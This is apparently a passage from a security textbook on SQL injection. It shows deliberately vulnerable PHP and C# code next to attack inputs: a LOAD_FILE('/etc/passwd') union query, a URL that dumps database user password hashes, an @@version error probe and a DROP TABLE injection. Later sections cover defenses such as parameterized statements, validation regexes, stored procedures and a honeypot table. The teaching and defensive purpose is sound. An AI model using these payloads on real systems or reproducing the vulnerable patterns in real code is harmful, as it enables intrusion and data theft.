MySQL provides a function called *LOAD_FILE* that reads a file and returns the file contents as a string. To use this function, the file must be located on the database server host and the full pathname to the file must be provided as input to the function. The calling user must also have the FILE privilege. The following statement, if entered as input, may allow an attacker to read the contents of the /etc/passwd file, which contains user attributes and usernames for system users:

```
UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

The attacker's input is directly interpreted as SQL syntax; so, there is no need for the attacker to escape the query with the single-quote character. Here is a clearer depiction of the SQL statement that is built:

```
SELECT * FROM TABLE
WHERE
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

Incorrectly Handled Query Assembly

Some complex applications need to be coded with dynamic SQL statements, as the table or field that needs to be queried may not be known at the development stage of the application or it may not yet exist. An example is an application that interacts with a large database that stores data in tables that are created periodically. A fictitious example may be an application that returns data for an employee's time sheet. Each employee's time sheet data is entered into a new table in a format that contains that month's data (for January 2008 this would be in the format *employee_employee-id_01012008*). The Web developer needs to allow the statement to be dynamically created based on the date that the query is executed. The following source code for a very simple application that passes user input directly to a dynamically created SQL statement demonstrates this. The script uses application generated values as input; that input is a table name and three column names. It then displays information about an employee. The application allows the user to select what data he wishes to return; for example, he can choose an employee for which he would like to view data such as job details, day rate, or utilization figures for the current month.

Because the application already generated the input, the developer trusts the data; however, it is still user-controlled, as it is submitted via a *GET* request. An attacker could submit his table and field data for the application-generated values.

```
// build dynamic SQL statement
$SQL = "SELECT $_GET["column1"], $_GET["column2"], $_GET["column3"] FROM
$_GET["table"]";
// execute sql statement
$result = mysql_query($SQL);
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
if ($row <= $rowcount){
print $db_field[$row]. "<BR>";
$row++;
}
}
```

If an attacker was to manipulate the HTTP request and substitute the *users* value for the table name and the *user*, *password*, and *Super_priv* fields for the application-generated column names, he may be able to display the usernames and passwords for the database users on the system. Here is the URL that is built when using the application:

```
http://www.victim.com/user_details.php?table=users&column1=user&column2=passwo
rd&column3=Super_priv
```

If the injection were successful, the following data would be returned instead of the time sheet data. This is a very contrived example; however, real-world applications have been built this way. I have come across them on more than one occasion.

```
+----------------+-------------------------------------------+-------------
+
| user | password | Super_priv |
+----------------+-------------------------------------------+-------------
+
| root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
| 0wned | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
+----------------+-------------------------------------------+-------------
+
```

Incorrectly Handled Errors

Improper handling of errors can introduce a variety of security problems for a Web site. The most common problem occurs when detailed internal error messages such as database dumps and error codes are displayed to the user or attacker. These messages reveal implementation details that should never be revealed. Such details can provide an attacker with important clues regarding potential flaws in the site. Verbose database error messages can be used to extract information from databases on how to amend or construct injections to escape the developer's query or how to manipulate it to bring back extra data, or in some cases, to dump all of the data in a database (Microsoft SQL Server). The simple example application that follows is written in C# for ASP.NET and uses a Microsoft SQL Server database server

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as its back end, as this database provides the most verbose of error messages. The script dynamically generates and executes an SQL statement when the user of the application selects a user identifier from a drop-down list.

```
private void SelectedIndexChanged(object sender, System.EventArgs e)
{
// Create a Select statement that searches for a record
// matching the specific id from the Value property.
string SQL;
SQL = "SELECT * FROM table ";
SQL += "WHERE ID=" + UserList.SelectedItem.Value + "";
// Define the ADO.NET objects.
OleDbConnection con = new OleDbConnection(connectionString);
OleDbCommand cmd = new OleDbCommand(SQL, con);
OleDbDataReader reader;
// Try to open database and read information.
try
{
con.Open();reader = cmd.ExecuteReader();
reader.Read();
lblResults.Text = "<b>" + reader["LastName"];
lblResults.Text += ", " + reader["FirstName"] + "</b><br>";
lblResults.Text += "ID: " + reader["ID"] + "<br>";
reader.Close();
}
catch (Exception err)
{
lblResults.Text = "Error getting data. ";
lblResults.Text += err.Message;
}
finally
{
con.Close();
}
}
```

If an attacker was to manipulate the HTTP request and substitute the expected ID value for his own SQL statement, he may be able to use the informative SQL error messages to learn values in the database. For example, if the attacker entered the following query, execution of the SQL statement would result in an informative error message being displayed containing the version of the RDBMS that the Web application is using:

```
' and 1 in (SELECT @@version) --
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Although the code does trap error conditions, it does not provide custom and generic error messages. Instead, it allows an attacker to manipulate the application and its error messages for information. Chapter 4 provides more detail on how an attacker can use and abuse this technique and situation. Here is the error that would be returned:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86) Nov 19 2001
13:23:50 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on
Windows NT 5.0 (Build 2195: Service Pack 3) ' to a column of data type int.
```

Incorrectly Handled Multiple Submissions

White listing is a technique that means all characters should be disallowed, except for those that are in the white list. The white-list approach to validating input is to create a list of all possible characters that should be allowed for a given input, and to deny anything else. It is recommended that you use a white-list approach as opposed to a black list. Black listing is a technique that means all characters should be allowed, except those that are in the black list. The black-list approach to validating input is to create a list of all possible characters and their associated encodings that could be used maliciously, and to reject their input. So many attack classes exist that can be represented in a myriad of ways that effective maintenance of such a list is a daunting task. The potential risk associated with using a list of unacceptable characters is that it is always possible to overlook an unacceptable character when defining the list or to forget one or more alternative representations of that unacceptable character.

A problem can occur on large Web development projects whereby some developers will follow this advice and validate their input, but other developers will not be as meticulous. It is not uncommon for developers, teams, or even companies to work in isolation from one another and to find that not everyone involved with the development follows the same standards. For instance, during an assessment of an application, it is not uncommon to find that almost all of the input entered is validated; however, with perseverance, you can often locate an input that a developer has forgotten to validate.

Application developers also tend to design an application around a user and attempt to guide the user through an expected process flow, thinking that the user will follow the logical steps they have laid out. For instance, they expect that if a user has reached the third form in a series of forms, the user must have completed the first and second forms. In reality, though, it is often very simple to bypass the expected data flow by requesting resources out of order directly via their URLs. Take, for example, the following simple application:

```
// process form 1
if ($_GET["form"] = "form1"){
// is the parameter a string?
if (is_string($_GET["param"])) {
// get the length of the string and check if it is within the
// set boundary?
if (strlen($_GET["param"]) < $max){
// pass the string to an external validator
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
$bool = validate(input_string, $_GET["param"]);
if ($bool = true) {
// continue processing
}
}
}
}
// process form 2
if ($_GET["form"] = "form2"){
// no need to validate param as form1 would have validated it for us
$SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
$row = 1;
// iterate through the record set returned
while ($db_field = mysql_fetch_assoc($result)) {
if ($row <= $rowcount){
print $db_field[$row]. "<BR>";
$row++;
}
}
}
```

The application developer does not think that the second form needs to validate input, as the first form will have performed the input validation. An attacker could call the second form directly, without using the first form, or he could simply submit valid data as input into the first form and then manipulate the data as it is submitted to the second form. The first URL shown here would fail as the input is validated; the second URL would result in a successful SQL injection attack, as the input is not validated:

```
[1] http://www.victim.com/form.php?form=form1&param=' SQL Failed --
[2] http://www.victim.com/form.php?form=form2&param=' SQL Success --
```

Insecure Database Configuration

You can mitigate the access that can be leveraged, the amount of data that can be stolen or manipulated, the level of access to interconnected systems, and the damage that can be caused by an SQL injection attack, in a number of ways. Securing the application code is the first place to start; however, you should not overlook the database itself. Databases come with a number of default users preinstalled. Microsoft SQL Server uses the infamous "sa" database system administrator account, MySQL uses the "root" and "anonymous" user accounts, and with Oracle, the accounts SYS, SYSTEM, DBSNMP, and OUTLN are often created by default when a database is created. These aren't the only accounts, just some of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

better known ones; there are a lot more! These accounts are also preconfigured with default and well-known passwords.

Some system and database administrators install database servers to execute as the root, SYSTEM, or Administrator privileged system user account. Server services, especially database servers, should always be run as an unprivileged user (in a chroot environment, if possible) to reduce potential damage to the operating system and other processes in the event of a successful attack against the database. However, this is not possible for Oracle on Windows, as it must run with SYSTEM privileges.

Each type of database server also imposes its own access control model assigning various privileges to user accounts that prohibit, deny, grant, or enable access to data and/or the execution of built-in stored procedures, functionality, or features. Each type of database server also enables, by default, functionality that is often surplus to requirements and can be leveraged by an attacker (xp_cmdshell, OPENROWSET, LOAD_FILE, ActiveX, and Java support, etc.).

Application developers often code their applications to connect to a database using one of the built-in privileged accounts instead of creating specific user accounts for their applications needs. These powerful accounts can perform a myriad of actions on the database that are extraneous to an application's requirement. When an attacker exploits an SQL injection vulnerability in an application that connects to the database with a privileged account, he can execute code on the database with the privileges of that account. Web application developers should work with database administrators to operate a least-privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application. In an ideal world, applications should also use different database users to perform *SELECT*, *UPDATE*, *INSERT*, and similar commands. In the event of an attacker injecting code into a vulnerable statement, the privileges afforded would be minimized. Most applications do not separate privileges, so an attacker usually has access to all data in the database and has *SELECT*, *INSERT*, *UPDATE*, *DELETE*, *EXECUTE*, and similar privileges. These excessive privileges can often allow an attacker to jump between databases and access data outside the application's data store.

To do this, though, he needs to know what else is available, what other databases are installed, what other tables are there, and what fields look interesting! When an attacker exploits an SQL injection vulnerability he will often attempt to access database metadata. Metadata is data about the data contained in a database, such as the name of a database or table, the data type of a column, or access privileges. Other terms that sometimes are used for this information are *data dictionary* and *system catalog*. For MySQL Servers (Version 5.0 or later) this data is held in the *INFORMATION_SCHEMA* virtual database and can be accessed by the *SHOW DATABASES* and *SHOW TABLES* commands. Each MySQL user has the right to access tables within this database, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges. Microsoft SQL Server has a similar concept and the metadata can be accessed via the *INFORMATION_SCHEMA* or with system tables (*sysobjects*, *sysindexkeys*, *sysindexes*, *syscolumns*, *systypes*, etc.), and/or with system stored procedures; SQL Server 2005 introduced some catalog views called "sys.?" and restricts access to objects for which the user has the proper access privileges. Each Microsoft SQL Server user has the right to access tables within this database and can see all of the rows in the tables regardless of whether he has the proper access privileges to the tables or the data that is referenced.

Meanwhile, Oracle provides a number of global built-in views for accessing Oracle metadata (*ALL_TABLES*, *ALL_TAB_COLUMNS*, etc.). These views list attributes and objects that are accessible to the current user. In addition, equivalent views that are prefixed with *USER_* show only the objects owned by the current user (i.e., a more restricted view of metadata), and views that are prefixed with *DBA_*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

show all objects in the database (i.e., an unrestricted global view of metadata for the database instance). The *DBA*_metadata functions require database administrator (DBA) privileges. Here is an exampleof these statements:

- Oracle statement to enumerate all accessible tables for the current user:

```
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;
```

- MySQL statement to enumerate all accessible tables and databases for the current user:

```
SELECT table_schema, table_name FROM information_schema.tables;
```

- MS SQL statement to enumerate all accessible tables using the system tables:

```
SELECT name FROM sysobjects WHERE xtype = 'U';
```

- MS SQL statement to enumerate all accessible tables using the catalog views:

```
SELECT name FROM sys.tables;
```

SQL INJECTION DEFENSES

In this section we cover several large areas of secure coding behavior as it relates to SQL injection. First we'll discuss alternatives to dynamic string building when utilizing SQL in an application. Then we'll discuss different strategies regarding validation of input received from the user, and potentially from elsewhere. Closely related to input validation is output encoding, which is also an important part of the arsenal of defensive techniques that you should consider for deployment. And directly related to input validation, we'll cover canonicalization of data so that you know the data you are operating on is the data you expected. Last but not least, we'll discuss design-level considerations and resources you can use to promote secure applications.

Using Parameterized Statements

As we discussed in previous chapters, one of the root causes of SQL injection is the creation of SQL queries as strings that are then sent to the database for execution. This behavior, commonly known as dynamic string building or dynamic SQL, is one of the primary causes of an application being vulnerable to SQL injection. As a more secure alternative to dynamic string building, most modern programming languages and database access application program interfaces (APIs) allow you to provide parameters to an SQL query through the use of placeholders, or bind variables, instead of working directly with the user input. Commonly known as parameterized statements, these are a safer alternative that can avoid or solve many of the common SQL injection issues you will see within an application, and you can use them in most common situations to replace an existing dynamic query. They also have the advantage of being very efficient on modern databases, as the database can optimize the query based on the supplied

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

prepared statement, increasing the performance of subsequent queries. It should be noted, however, that parameterized statements are a method of supplying potentially insecure parameters to the database, usually as a query or stored procedure call.

They do not alter the content of the values that are passed to the database, though, so if the database functionality being called uses dynamic SQL within the stored procedure or function implementation it is still possible for SQL injection to occur. This has historically been a problem with Microsoft SQL Server and Oracle, both of which have shipped with a number of built-in stored procedures that were vulnerable to SQL injection in the past, and it is a danger that you should be aware of with any database stored procedures or functions that use dynamic SQL in their implementation. An additional issue to consider is that malicious content could have been stored in the database at this point that may then be used elsewhere in the application, causing SQL injection at another point in the application.

Here is an example of a vulnerable piece of login page pseudocode using dynamic SQL. We will discuss how to parameterize this code in Java, C#, and PHP in the following sections.

```
Username = request("username")
Password = request("password")
Sql = "SELECT * FROM users WHERE username='" + Username + "' AND password='"
+ Password + "'"
Result = Db.Execute(Sql)
If (Result) /* successful login */
```

Parameterized Statements in Java

Java provides the Java Database Connectivity (JDBC) framework (implemented in the *java.sql* and *javax.sql* namespaces) as a vendor-independent method of accessing databases. JDBC supports a rich variety of data access methods, including the ability to use parameterized statements through the *PreparedStatement* class. Here is the earlier vulnerable example rewritten using a JDBC prepared statement. Note that when the parameters are added (through the use of the various *set<type>* functions, such as *setString*), the index position (starting at 1) of the placeholder question mark is specified.

```
Connection con = DriverManager.getConnection(connectionString);
String sql = "SELECT * FROM users WHERE username=? AND password=?";
PreparedStatement lookupUser = con.prepareStatement(sql);
// Add parameters to SQL query
lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2
rs = lookupUser.executeQuery();
```

In addition to the JDBC framework that is provided with Java, additional packages are often used to access databases efficiently within J2EE applications. A commonly used persistence framework for accessing databases is Hibernate. Although it is possible to utilize native SQL functionality, as well as the JDBC functionality shown earlier, Hibernate also provides its own functionality for binding variables to a parameterized statement. Methods are provided on the *Query* object to use either named parameters

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(specified using a colon; e.g., *:parameter*) or the JDBC-style question mark placeholder (*?*). The following example demonstrates the use of Hibernate with named parameters:

```
String sql = "SELECT * FROM users WHERE username=:username AND" +
"password=:password"; Query lookupUser = session.createQuery(sql);
// Add parameters to SQL query
lookupUser.setString("username", username); // add username
lookupUser.setString("password", password); // add password
List rs = lookupUser.list();
```

The next example shows the use of Hibernate with JDBC-style question mark placeholders for the parameters. Note that Hibernate indexes parameters from 0, and not 1, as does JDBC. Therefore, the first parameter in the list will be 0 and the second will be 1.

```
String sql = "SELECT * FROM users WHERE username=? AND password=?";
Query lookupUser = session.createQuery(sql);
// Add parameters to SQL query
lookupUser.setString(0, username); // add username
lookupUser.setString(1, password); // add password
List rs = lookupUser.list();
```

VALIDATING INPUT

In the previous section, we discussed avoiding the use of dynamic SQL to prevent SQL injection. However, this should not be the only control you put in place to address SQL injection. One of the most powerful controls you can use, if done well, is validation of the input that an application receives. Input validation is the process of testing input received by the application for compliance against a standard defined within the application. It can be as simple as strictly typing a parameter and as complex as using regular expressions or business logic to validate input. There are two different types of input validation approaches: whitelist validation (sometimes referred to as inclusion or positive validation) and blacklist validation (sometimes known as exclusion or negative validation). These two approaches, and examples of validating input in Java, C#, and PHP to prevent SQL injection, are detailed in the following subsections.

Whitelisting

Whitelist validation is the practice of only accepting input that is known to be good. This can involve validating compliance with the expected type, length or size, numeric range, or other format standards before accepting the input for further processing. For example, validating that an input value is a credit card number may involve validating that the input value contains only numbers, is between 13 and 16 digits long, and passes the business logic check of correctly passing the Luhn formula (the formula for calculating the validity of a number based on the last "check" digit of the card).

When using whitelist validation you should consider the following points:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Data Type:** Is the data type correct? If the value is supposed to be numeric, is it numeric? If it is supposed to be a positive number, is it a negative number instead?
- **Data Size:** If the data is a string, is it of the correct length? Is it less than the expected maximum length? If it is a binary blob, is it less than the maximum expected size? If it is numeric, is it of the correct size or accuracy? (For example, if an integer is expected, is the number that is passed too large to be an integer value?)
- **Data Range:** If the data is numeric, is it in the expected numeric range for this type of data?
- **Data Content:** Does the data look like the expected type of data? For example, does it satisfy the expected properties of a ZIP Code if it is supposed to be a ZIP Code? Does it contain only the expected character set for the data type expected? If a name value is submitted, only some punctuation (single quotes and character accents) would normally be expected, and other characters, such as the less than sign (<), would not be expected.

A common method of implementing content validation is to use regular expressions. Following is a simple example of a regular expression for validating a U.S. ZIP Code contained in a string:

```
^\d{5}(-\d{4})?$
```

In this case, the regular expression matches both five-digit and five-digit + four-digit ZIP Codes as follows:

- *^\d{5}* Match exactly five numeric digits at the start of the string.
- *(–\d{4})?* Match the dash character plus exactly four digits either once (present) or not at all (not present).
- *$* This would appear at the end of the string. If there is additional content at the end of the string, the regular expression will not match.

In general, whitelist validation is the more powerful of the two input validation approaches. It can, however, be difficult to implement in scenarios where there is complex input, or where the full set of possible inputs cannot be easily determined. Difficult examples may include applications that are localized in languages with large character sets (e.g., Unicode character sets such as the various Chinese and Japanese character sets). It is recommended that you use whitelist validation wherever possible, and then supplement it by using other controls such as output encoding to ensure that information that is then submitted elsewhere (such as to the database) is handled correctly.

Blacklisting

Blacklisting is the practice of only rejecting input that is known to be bad. This commonly involves rejecting input that contains content that is specifically known to be malicious by looking through the content for a number of "known bad" characters, strings, or patterns. This approach is generally weaker than whitelist validation because the list of potentially bad characters is extremely large, and as such any list of bad content is likely to be large, slow to run through, incomplete, and difficult to keep up to date. A common method of implementing a blacklist is also to use regular expressions, with a list of characters or strings to disallow, such as the following example:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
'|%|--|;|/\*|\\\*|_|\[|@|xp
```

In general, you should not use blacklisting in isolation, and you should use whitelisting if possible. However, in scenarios where you cannot use whitelisting, blacklisting can still provide a useful partial control. In these scenarios, however, it is recommended that you use blacklisting in conjunction with output encoding to ensure that input passed elsewhere (e.g., to the database) is subject to an additional check to ensure that it is correctly handled to prevent SQL injection.

Encoding Output

In addition to validating input received by the application, it is often necessary to also encode what is passed between different modules or parts of the application. In the context of SQL injection, this is applied as requirements to encode, or "quote," content that is sent to the database to ensure that it is not treated inappropriately. However, this is not the only situation in which encoding may be necessary. An often-unconsidered situation is encoding information that comes from the database, especially in cases where the data being consumed may not have been strictly validated or sanitized, or may come from a third-party source. In these cases, although not strictly related to SQL injection, it is advisable that you consider implementing a similar encoding approach to prevent other security issues from being presented, such as XSS.

Encoding to the Database

Even in situations where whitelist input validation is used, sometimes content may not be safe to send to the database, especially if it is to be used in dynamic SQL. For example, a last name such as O'Boyle is valid, and should be allowed through whitelist input validation. This name, however, could cause significant problems in situations where this input is used to dynamically generate an SQL query, such as the following:

```
String sql = "INSERT INTO names VALUES ('" + fname + "','" + lname + "');"
```

Additionally, malicious input into the first name field, such as:

```
','); DROP TABLE names--
```

could be used to alter the SQL executed to the following:

```
INSERT INTO names VALUES ('','); DROP TABLE names--','');
```

You can prevent this situation through the use of parameterized statements, as covered earlier in this chapter. However, where it is not possible or desirable to use these, it will be necessary to encode (or quote) the data sent to the database. This approach has a limitation, in that it is necessary to encode values every time they are used in a database query; if one encode is missed, the application may well be vulnerable to SQL injection.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Canonicalization

A difficulty with input validation and output encoding is ensuring that the data being evaluated or transformed is in the format that will be interpreted as intended by the end user of that input. A common technique for evading input validation and output encoding controls is to encode the input before it is sent to the application in such a way that it is then decoded and interpreted to suit the attacker's aims.

DESIGNING TO AVOID THE DANGERS OF SQL INJECTION

This solution is intended to provide a number of higher-level design techniques to avoid or mitigate the dangers of SQL injection.

Using Stored Procedures

One design technique that can prevent or mitigate the impact of SQL injection is to design the application to exclusively use stored procedures for accessing the database. Stored procedures are programs stored within the database, and you can write them in a number of different languages and variants depending on the database, such as SQL (PL/SQL for Oracle, Transact-SQL for SQL Server, SQL:2003 standard for MySQL), Java (Oracle), or others. Stored procedures can be very useful for mitigating the seriousness of a potential SQL injection vulnerability, as it is possible to configure access controls at the database level when using stored procedures on most databases. This is important, because it means that if an exploitable SQL injection issue is found, the attacker should not be able to access sensitive information within the database if the permissions are correctly configured.

This happens because dynamic SQL, due to its dynamic nature, requires more permissions on the database than the application strictly needs. As dynamic SQL is assembled at the application, or elsewhere in the database, and is then sent to the database for execution, all data within the database that needs to be readable, writable, or updateable by the application needs to be accessible to the database user account that is used to access the database. Therefore, when an SQL injection issue occurs, the attacker can potentially access all of the information within the database that is accessible to the application, as the attacker will have the database permissions of the application.

With the use of stored procedures, you can change this situation. In this case, you would create stored procedures to perform all of the database access the application needs. The database user that the application uses to access the database is given permissions to execute the stored procedures that the application needs, but does not have any other data permissions within the database (i.e., the user account does not have *SELECT*, *INSERT*, or *UPDATE* rights to any of the application's data, but does have *EXECUTE* rights on the stored procedures). The stored procedures then access the data with differing permissions—for example, the permissions of the user who created the procedure rather than the user invoking the procedure—and can interact with the application data as necessary. This can help you to mitigate the impact of an SQL injection issue, as the attacker will be limited to calling the stored procedures, therefore limiting the data the attacker can access or modify, and in many cases preventing the attacker from accessing sensitive information in the database.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Using Abstraction Layers

When designing an enterprise application it is a common practice to define various layers for presentation, business logic, and data access, allowing the implementation of each layer to be abstracted from the overall design. Depending on the technology in use, this may involve an additional data access abstraction layer such as Hibernate, or the use of a database access framework such as ADO.NET, JDBC, or PDO. These layers of abstraction can be a very useful place for the security-aware designer to enforce safe data access practices that will then be used throughout the rest of the architecture.

A good example of this would be a data access layer that ensures that all database calls are performed through the use of parameterized statements. Examples of using parameterized statements in a number of technologies (including those mentioned earlier) are provided in "Using Parameterized Statements" earlier in this chapter. Providing that the application did not access the database in any way other than the data access layer, and that the application did not then use the supplied information in dynamic SQL at the database level itself, SQL injection is unlikely to be present. Even more powerful would be to combine this method of accessing the database with the use of stored procedures, as this would mitigate the risk even further. This may also have the effect of easing implementation, as in that case all of the methods of accessing the database will have been defined, and would therefore be easier to implement in a well-designed data access layer.

Handling Sensitive Data

A final technique for mitigating the seriousness of SQL injection is to consider the storage and access of sensitive information within the database. One of the goals of an attacker is to gain access to the data that is held within the database—often because that data will have some form of monetary value. Examples of the types of information an attacker may be interested in obtaining may include usernames and passwords, personal information, or financial information such as credit card details. Because of this, it is worth considering additional controls over sensitive information. Some example controls or design decisions to consider might be the following:

- **Passwords:** Where possible, you should not store users' passwords within the database. A more secure alternative is to store a salted one-way hash (using a secure hash algorithm such as SHA256) of each user's password instead of the password itself. The salt, which is an additional small piece of random data, should then ideally be stored separately from the password hash. In this case, instead of comparing a user's password to the one in the database during the login process, you would compare the salted hash calculated from the details supplied by the user to the value stored in the database. Note that this will prevent the application from being able to e-mail the user his password when he forgets it; in this case, it would be necessary to generate a new, secure password for the user and provide that to him instead.
- **Credit Card and Other Financial Information:** You should store details such as credit cards encrypted with an approved (i.e., FIPS-certified) encryption algorithm. This is a requirement of the Payment Card Industry Data Security Standards(PCI-DSS) for credit card information. However, you should also consider encrypting other financial information that may be in the application, such as bank account details.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Archiving:** Where an application is not required to maintain a full history of all of the sensitive information that is submitted to it (e.g., personally identifiable information), you should consider archiving or removing the unneeded information after a reasonable period of time. Where the application does not require this information after initial processing, you should archive or remove unneeded information immediately. In this case, removing information where the exposure would be a major privacy breach may reduce the impact of any future security breach by reducing the amount of customer information to which an attacker can gain access.

Avoiding Obvious Object Names

For security reasons, you should be careful with your choice of names for critical objects such as encryption functions, password columns, and credit card columns. Most application developers will use obvious column names, such as *password*, or a translated version such as *kennwort* (in German). On the other side, most attackers are aware of this approach and will search for interesting columns names (such as *password*) in the appropriate views of the database. Here's an example on Oracle:

```
SELECT owner||'.'||column_name FROM all_tab_columns WHERE upper(column_name)
LIKE '%PASSW%'
```

The information from the table containing passwords or other sensitive information will be selected in the next step of the attack. To make the attack more difficult, it could be a good idea to use an unobvious table and column name for saving password information. Although this technique will not stop an attacker from finding and accessing the data, it will ensure that the attacker will not be able to identify this information immediately.

Setting Up Database Honeypots

To become alerted if someone tries to read the passwords from the database, you could set up an additional honeypot table with a *password* column that contains fake data. If this fake data were selected, the administrator of the application would receive an e-mail. In Oracle, you could implement such a solution by using a virtual private database (VPD),as in the following example:

- Create the honeypot table:

```
Create table app_user.tblusers (id number, name varchar2(30), password
varchar2(30));
```

- Create the policy function sending an e-mail to the administrator. This function must be created in a different schema, e.g., secuser.

```
create or replace secuser.function get_cust_id
(
p_schema in varchar2,
p_table in varchar2
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
)
return varchar2
as
v_connection UTL_SMTP.CONNECTION;
begin
v_connection:= UTL_SMTP.OPEN_CONNECTION('mailhost.victim.com',25);
UTL_SMTP.HELO(v_connection,'mailhost.victim.com');
UTL_SMTP.MAIL(v_connection,'app@victim.com');
UTL_SMTP.RCPT(v_connection,'admin@victim.com');
UTL_SMTP.DATA(v_connection,'WARNING! SELECT PERFORMED ON HONEYPOT');
UTL_SMTP.QUIT(v_connection);
return '1=1'; -- always show the entire table
end;
/
```

- Assign the policy function to the honeypot table TBLUSERS:

```
exec dbms_rls.add_policy (
'APP_USER',
'TBLUSERS',
'GET_CUST_ID',
'SECUSER',
'',
'SELECT,INSERT,UPDATE,DELETE');
```

PLATFORM-LEVEL DEFENSES

First we'll examine runtime protection technologies and techniques, such as Web server plug-ins and leveraging application framework features. We'll follow this with strategies for securing the data in the database, as well as the database itself, to help reduce the impact of exploitable SQL injection vulnerabilities. Lastly, we'll look at what you can do at the infrastructure level to reduce the threat.

Using Runtime Protection

In this section, we'll consider runtime protection to be any security solution that you can use to detect, mitigate, or prevent SQL injection that is deployable without recompiling the vulnerable application's source code. The solutions covered here are primarily software plug-ins for Web servers and development frameworks (e.g., the.NET Framework, J2EE, PHP, etc.) or techniques for leveraging/extending features of the Web or application platform.

Most of the software solutions we'll discuss are free and are available for download on the Internet. We will not cover commercial products, although some may implement one or more of the strategies and techniques discussed here. Runtime protection is a valuable tool for mitigating and preventing exploitation of *known* SQL injection vulnerabilities. Fixing the vulnerable source code is always the ideal solution;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

however, the development effort required is not always feasible, practical, cost-effective, or unfortunately a high priority. Commercial off-the-shelf (COTS) applications are often purchased in compiled format, which eliminates the possibility of fixing the code. Even if uncompiled code is available for a COTS application, customizations may violate support contracts and/or prevent the software vendor from providing updates according to its normal release cycle. Legacy applications close to retirement may not warrant the time and effort required to make the necessary code changes. Organizations may intend to make a code change, but don't have the resources in the near term to do so. These common scenarios highlight the need for runtime protection in the form of *virtual patching* or Band-Aid solutions.

Even if the time and resources are available for code fixes, runtime protection can still be a valuable layer of security to detect or thwart exploitation of *unknown* SQL injection vulnerabilities. If the application has never undergone security code review or penetration testing, application owners might not be aware of the vulnerabilities. There is also the threat of "zero-day" exploit techniques as well as the latest and greatest SQL injection worm traversing the Internet. In this way, runtime protection is not just a reactive defense mechanism, but also a proactive step toward comprehensively securing an application.

Although runtime protection provides many benefits, you need to consider some of the costs that may be involved. Depending on the solution, you should expect some level of performance degradation (as you would expect anytime additional processing and overhead are incurred). When evaluating a solution, especially a commercial one, it is important to ask for documented performance statistics. The other point of caution is that some runtime solutions are more difficult to configure than others. If the solution is overly complex, the time and resources spent getting it to work may exceed the costs of actually fixing the code, or worse yet, you may decide not to use it at all. Ensure that the solution you select comes with detailed installation instructions, configuration examples, and support (this doesn't always mean paid support; some free solutions provide good online support through forums). The key to getting the most out of runtime protection is a willingness to learn the boundaries of the technology and evaluate how it can best help you.

Web Application Firewalls

The most well-known runtime solution in Web application security is the use of a Web application firewall (WAF). A WAF is a network appliance or software-based solution that adds security features to a Web application. Specifically, we're focusing on what WAFs can offer in terms of SQL injection protection. Software-based WAFs are typically modules embedded into the Web server or application with minimal configuration. Primary benefits of software-based WAFs are that the Web infrastructure remains unchanged, and HTTP/HTTPS communications are handled seamlessly because they run inside the Web- or application-hosting process. Appliance-based WAFs don't consume Web server resources and they can protect multiple Web applications of varying technologies. We will not cover network appliances any further, although you can use some of the software solutions as a network appliance when running on a Web server configured as a reverse proxy server. The de facto standard for WAFs is the open source ModSecurity (www.modsecurity.org). ModSecurity is implemented as an Apache module; however, it can protect virtually any Web application (even ASP and ASP.NET Web applications) when the Apache Web server is configured as a reverse proxy. You can use ModSecurity for attack prevention, monitoring, intrusion detection, and general application hardening.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Intercepting Filters

